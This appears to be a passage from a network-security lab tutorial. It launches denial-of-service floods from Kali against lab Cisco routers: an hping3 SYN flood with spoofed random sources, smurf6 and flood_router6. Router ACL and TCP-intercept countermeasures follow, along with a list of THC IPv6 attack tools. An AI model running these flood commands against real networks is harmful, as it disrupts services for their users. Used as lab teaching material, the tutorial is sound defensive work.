10.1.1.1        Main Mode Handshake returned HDR=(CKY-R=4ce1ec95cf460d47) SA=(En
c=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)

Ending ike-scan 1.9: 1 hosts scanned in 0.103 seconds (9.68 hosts/sec).  1 retur
ned handshake; 0 returned notify
root@kali:~#
```

KALI LINUX
The quieter you become, the more you are able to hear.

SYN DoS Attack



Kali will perform SYN DoS Attack Against R1 using Hping3 CLI tool.

In Kali side we open terminal as root and assign ip address with default gateway (we should did that before on all above labs) then issue the attack using hping command:

```
ifconfig eth1 10.1.1.100/24 up
route add default gw 10.1.1.1
update-rc.d networking defaults
```

```
hping3 -i u1 -S -p  2000 10.2.2.2 --flood --rand-source
```

Countermeasure:

R2:
In R2 we create ACL to detect attack and applied in serial interface facing R1
We will know destination address and ports

```
ip access-list extended cisco
permit tcp any any syn log-input
permit ip any any log-input
```

```
int f0/0
ip access-group  cisco  in
```

to know source address:

```
access-list 101 permit tcp any 10.1.1.100 0.0.0.255
access-list 101 permit tcp any any
ip tcp intercept list 101
```

what R2 will show you

```
R2(config)#
*Sep 10 02:06:13.699: %SEC-6-IPACCESSLOGP: list CISCO permitted tcp 164.180.7.215(62243)
(FastEthernet0/0 0800.2732.1803) -> 10.2.2.2(2000), 1 packet
*Sep 10 02:06:14.711: %SEC-6-IPACCESSLOGP: list CISCO permitted tcp 145.76.15.197(109)
(FastEthernet0/0 0800.2732.1803) -> 10.2.2.2(2000), 1 packet
R2(config)#
*Sep 10 02:06:15.711: %SEC-6-IPACCESSLOGP: list CISCO permitted tcp 87.25.180.175(4389)
(FastEthernet0/0 0800.2732.1803) -> 10.2.2.2(2000), 1 packet
```

```
R2#sh tcp intercept connections
Incomplete:
Client              Server              State    Create   Timeout  Mode
72.238.65.245:7883    10.2.2.2:2000        SYNRCVD  00:00:11 00:00:11 I
144.56.41.52:3804     10.2.2.2:2000        SYNRCVD  00:00:13 00:00:10 I
81.191.67.72:295      10.2.2.2:2000        SYNRCVD  00:00:16 00:00:01 I
37.192.18.21:63493    10.2.2.2:2000        SYNRCVD  00:00:16 00:00:01 I
71.88.119.114:63482   10.2.2.2:2000        SYNRCVD  00:00:16 00:00:01 I
252.247.172.236:10186 10.2.2.2:2000        SYNRCVD  00:00:11 00:00:11 I
58.136.199.189:3812   10.2.2.2:2000        SYNRCVD  00:00:13 00:00:10 I
224.53.35.205:63535   10.2.2.2:2000        SYNRCVD  00:00:16 00:00:01 I
192.43.202.178:320    10.2.2.2:2000        SYNRCVD  00:00:15 00:00:01 I
209.233.136.157:7861  10.2.2.2:2000        SYNRCVD  00:00:12 00:00:11 I
60.35.225.73:7848     10.2.2.2:2000        SYNRCVD  00:00:12 00:00:11 I
```

To prevent any unnecessary traffic

```
No ip access-list extended CISCO
permit ip host 10.1.1.100 any
int f0/0
ip access-group CISCO in
```

TCP intercept can run watch or intercept mode.
more information :
http://www.cisco.com/en/US/docs/ios-xml/ios/sec_data_dos_atprvn/configuration/15-0m/sec-cfg-tcp-intercpt.html

Infrastructure Access Control List iACL

one of the most important countermeasure for spoofing attacks is applying Intfrastructure ACL on your edge router , read more :
http://www.cisco.com/c/en/us/support/docs/ip/access-lists/43920-iacl.html


To protect infrastructure devices and minimize the risk, impact, and effectiveness of direct infrastructure attacks, administrators are advised to deploy infrastructure access control lists (iACLs) to perform policy enforcement of traffic sent to infrastructure equipment. Administrators can construct an iACL by explicitly permitting only authorized traffic sent to infrastructure devices in accordance with existing security policies and configurations. For the maximum protection of infrastructure devices, deployed iACLs should be applied in the ingress direction on all interfaces to which an IP address has been configured.

in iACL we create Anti spoofing entries where internal address cannot be sourced from external connection.
We will also Deny special-use address sources RFC 3330 such as:
0.0.0.0
255.255.255.255
127.0.0.0
broadcast address

and for sure we will filter RCF 1918 address as source :
Private Ip address

Finally we should Deny your address as source from entering network:

IPv6 FHS Attacks



Threats regarding all what we learned so far about IPv6 NDP:

-spoof router, receive two RA one from fake router and give wrong default gateway
-spoof DHCP server and send bogus offers
-poison router ND Cache
-overload router ND cache (send packets to entire /64 range)

Tools used to attack your IPv6 Network including your First Hop:

- THC IPv6 Attack Toolkit
- SI6 Networks IPv6 Toolkit
- Evil FOCA
- halfscan6, Scan6, CHScanner
- Scapy, SendIP, ISIC6, Packit, Spak6
- 6tunneldos, 4to6ddos, imps6-tools

Kali coming with many tools including a great tool called THC IPv6 Attack Toolkit


Some Of The Included Tools in THC IPv6 Attack Toolkit :

- parasite6: icmp neighbor solitication/advertisement spoofer, puts you as man-in-the-middle, same as ARP mitm (and parasite)
- alive6: an effective alive scanng, which will detect all systems listening to this address
- dnsdict6: parallized dns ipv6 dictionary bruteforcer
- fake_router6: announce yourself as a router on the network, with the highest priority
- redir6: redirect traffic to you intelligently (man-in-the-middle) with a clever icmp6 redirect spoofer
- toobig6: mtu decreaser with the same intelligence as redir6
- detect-new-ip6: detect new ip6 devices which join the network, you can run a script to automatically scan these systems etc.
- dos-new-ip6: detect new ip6 devices and tell them that their chosen IP collides on the network (DOS).
- trace6: very fast traceroute6 with supports ICMP6 echo request and TCP-SYN
- flood_router6: flood a target with random router advertisements
- flood_advertise6: flood a target with random neighbor advertisements
- exploit6: known ipv6 vulnerabilities to test against a target
- denial6: a collection of denial-of-service tests againsts a target
- fuzz_ip6: fuzzer for ipv6
- implementation6: performs various implementation checks on ipv6
- implementation6d: listen daemon for implementation6 to check behind a fw
- fake_mld6: announce yourself in a multicast group of your choice on the net
- fake_mld26: same but for MLDv2
- fake_mldrouter6: fake MLD router messages
- fake_mipv6: steal a mobile IP to yours if IPSEC is not needed for authentication
- fake_advertiser6: announce yourself on the network
- smurf6: local smurfer
- rsmurf6: remote smurfer, known to work only against linux at the moment


- sendpees6: a tool by willdamn(ad)gmail.com, which generates a neighbor solicitation requests with a lot of CGAs (crypto stuff ;-) to keep the CPU busy. nice.
- thcping6: sends a hand crafted ping6 packet

[and about 30 more tools for you to discover!]

Let's see it in action




Kali will get network prefix from one of the routers and will use eui-64 by default as his host prefix



```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:90:e1:12
          inet6 addr: fe80::a00:27ff:fe90:e112/64 Scope:Link
          inet6 addr: 2001:dad:dad:dad:a00:27ff:fe90:e112/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:111 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4156 (4.0 KiB)  TX bytes:20454 (19.9 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:14 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:940 (940.0 B)  TX bytes:940 (940.0 B)

root@kali:~#
```


You can check your kali ipv6 address by typing ifconfig

Now lets try to ping R1 by sending 4 icmp packets




```
root@kali:~# ping6 2001:dad:dad:dad::1 -c4
PING 2001:dad:dad:dad::1(2001:dad:dad:dad::1) 56 data bytes
64 bytes from 2001:dad:dad:dad::1: icmp_seq=1 ttl=64 time=25.1 ms
64 bytes from 2001:dad:dad:dad::1: icmp_seq=2 ttl=64 time=33.4 ms
64 bytes from 2001:dad:dad:dad::1: icmp_seq=3 ttl=64 time=30.4 ms
64 bytes from 2001:dad:dad:dad::1: icmp_seq=4 ttl=64 time=30.6 ms

--- 2001:dad:dad:dad::1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 25.137/29.925/33.409/3.000 ms
root@kali:~#
```

Now lest do smurf attack against R1



```
root@kali:~# smurf6 eth0 2001:dad:dad:dad::1
Starting smurf6 attack against 2001:dad:dad:dad::1 (Press Control-C to end) ...
^C
root@kali:~#
```


In R1 lets debug icmp using debug ipv6 icmp



```
R1#AD:DAD::1, Dst=FF02::1
*Mar  8 15:57:53.503: ICMPv6: Sent echo reply, Src=2001:DAD:DAD:DAD::1, Dst=2001:DAD:DAD:DAD::1
*Mar  8 15:57:53.503: ICMPv6: Received echo request, Src=2001:DAD:DAD:DAD::1, Dst=FF02::1
*Mar  8 15:57:53.503: ICMPv6: Sent echo reply, Src=2001:DAD:DAD:DAD::1, Dst=2001:DAD:DAD:DAD::1
*Mar  8 15:57:53.507: ICMPv6: Received echo request, Src=2001:DAD:DAD:DAD::1, Dst=FF02::1
*Mar  8 15:57:53.507: ICMPv6: Sent echo reply, Src=2001:DAD:DAD:DAD::1, Dst=2001:DAD:DAD:DAD::1
*Mar  8 15:57:53.507: ICMPv6: Received echo request, Src=2001:DAD:DAD:DAD::1, Dst=FF02::1
*Mar  8 15:57:53.511: ICMPv6: Sent echo reply, Src=2001:DAD:DAD:DAD::1, Dst=2001:DAD:DAD:DAD::1
*Mar  8 15:57:53.511: ICMPv6: Received echo request, Src=2001:DAD:DAD:DAD::1, Dst=FF02::1
*Mar  8 15:57:53.511: ICMPv6: Sent echo reply, Src=2001:DAD:DAD:DAD::1, Dst=2001:DAD:DAD:DAD::1
*Mar  8 15:57:53.511: ICMPv6: Received echo request, Src=2001:DAD:DAD:DAD::1, Dst=FF02::1
*Mar  8 15:57:53.511: ICMPv6: Sent echo reply, Src=2001:DAD:DAD:DAD::1, Dst=2001:DAD:DAD:DAD::1
*Mar  8 15:57:53.511: ICMPv6: Received echo request, Src=2001:DAD:DAD:DAD::1, Dst=FF02::1
*Mar  8 15:57:53.511: ICMPv6: Sent echo reply, Src=2001:DAD:DAD:DAD::1, Dst=2001:DAD:DAD:DAD::1
*Mar  8 15:57:53.511: ICMPv6: Received echo request, Src=
R1#2001:DAD:DAD:DAD::1, Dst=FF02::1
*Mar  8 15:57:53.511: ICMPv6: Sent echo reply, Src=2001:DAD:DAD:DAD::1, Dst=2001:DAD:DAD:DAD::1
*Mar  8 15:57:53.511: ICMPv6: Received echo request, Src=2001:DAD:DAD:DAD::1, Dst=FF02::1
*Mar  8 15:57:53.511: ICMPv6: Sent echo reply, Src=2001:DAD:DAD:DAD::1, Dst=2001:DAD:DAD:DAD::1
*Mar  8 15:58:02.111: ICMPv6: Received N-Solicit, Src=FE80::C802:19FF:FE74:0, Dst=2001:DAD:DAD:DAD::1
*Mar  8 15:58:02.115: ICMPv6: Sent N-Advert, Src=2001:DAD:DAD:DAD::1, Dst=FE80::C802:19FF:FE74:0
*Mar  8 15:58:10.255: ICMPv6: Sent R-Advert, Src=FE80::C801:FFF:FE28:0, Dst=FF02::1
R1#
```


Lets stop this attack in Kali by press control + C
And from R1 lets stop debugging by typing u all

Now lets try another tool in THC , will flood the all routers with RA messages



```
root@kali:~# flood_router6 eth0
Starting to flood network with router advertisements on eth0 (Press Control-C to
 end, a dot is printed for every 100 packet):
..............................................................................
..............................................................................
..............................................................................
..............................................................................
..............................................................................
..............................................................................
..............................................................................
..............................................................................
..............................................................................
..............................................................................
..............................................................................
..............................................................................
..............................................................................
..............................................................................
^C
root@kali:~#
```


In R1 lets debug icmp using debug ipv6 nd



```
*Mar  8 16:00:13.859: ICMPv6: Received R-Advert, Src=FE80::218:8DFF:FEC6:2F4E, Dst=FF02::1
*Mar  8 16:00:13.859: ICMPv6: Received R-Advert, Src=FE80::218:67FF:FE87:E97C, Dst=FF02::1
*Mar  8 16:00:13.859: ICMPv6: Received R-Advert, Src=FE80::218:FBFF:FE43:2F1, Dst=FF02::1
*Mar  8 16:00:13.883: ICMPv6: Received R-Advert, Src=FE80::218:AFF:FEA9:6D39, Dst=FF02::1
*Mar  8 16:00:13.883: ICMPv6: Received R-Advert, Src=FE80::218:73FF:FE6B:D05C, Dst=FF02::1
*Mar  8 16:00:13.883: ICMPv6: Received R-Advert, Src=FE80::218:9CFF:FE3C:A39F, Dst=FF02::1
*Mar  8 16:00:13.899: ICMPv6: Received R-Advert, Src=FE80::218:CCFF:FEBE:D839, Dst=FF02::1
*Mar  8 16:00:13.907: ICMPv6: Received R-Advert, Src=FE80::218:38FF:FE24:9A08, Dst=FF02::1
*Mar  8 16:00:13.907: ICMPv6: Received R-Advert, Src=FE80::218:DDFF:FEB0:FB80, Dst=FF02::1
*Mar  8 16:00:13.919: ICMPv6: Received R-Advert, Src=FE80::218:92FF:FE1A:AE6A, Dst=FF02::1
*Mar  8 16:00:13.923: ICMPv6: Rece
R1#debug indived R-Advert, Src=FE80::218:AFFF:FECD:E49, Dst=FF02::1
*Mar  8 16:00:13.931: ICMPv6: Received R-Advert, Src=FE80::218:11FF:FEEA:8F0C, Dst=FF02::1
*Mar  8 16:00:13.931: ICMPv6: Received R-Advert, Src=FE80::218:95FF:FED4:9D43, Dst=FF02::1
*Mar  8 16:00:13.943: ICMPv6: Received R-Advert, Src=FE80::218:62FF:FE1F:4B70, Dst=FF02::1
*Mar  8 16:00:13.943: ICMPv6: Received R-Advert, Src=FE80::218:13FF:FE84:F6A2, Dst=FF02::1
*Mar  8 16:00:13.955: ICMPv6: Received R-Advert, Src=FE80::218:47FF:FE9B:97E4, Dst=FF02::1
*Mar  8 16:00:13.959: ICMPv6: Received R-Advert, Src=FE80::218:45FF:FEAF:6590, Dst=FF02::1
*Mar  8 16:00:13.959: ICMPv6: Received R-Advert, Src=FE80::218:2BFF:FE15:A721, Dst=FF02::1
*Mar  8 16:00:13.959: ICMPv6: Received R-Advert, Src=FE80::218:FCFF:FE43:2294, Dst=FF02::1
*Mar  8 16:00:13.979: ICMPv6: Received R-Advert, Src=FE80::218:41FF:FE0C:65A6, Dst=FF02::1
*Mar  8 16:00:13.979: ICMPv6: Received R-Advert, Src=FE80::218:70FF:FECF:8B18, Dst=FF02::1
*Mar  8 16:00:13.991:
R1#debug ind
```


Lets stop this attack in Kali by press control + C
And from R1 lets stop debugging by typing u all

THC can detect any new IPv6 address in our network
R2(config)#int f0/0
R2(config-if)#sh
R2(config-if)#n0 sh



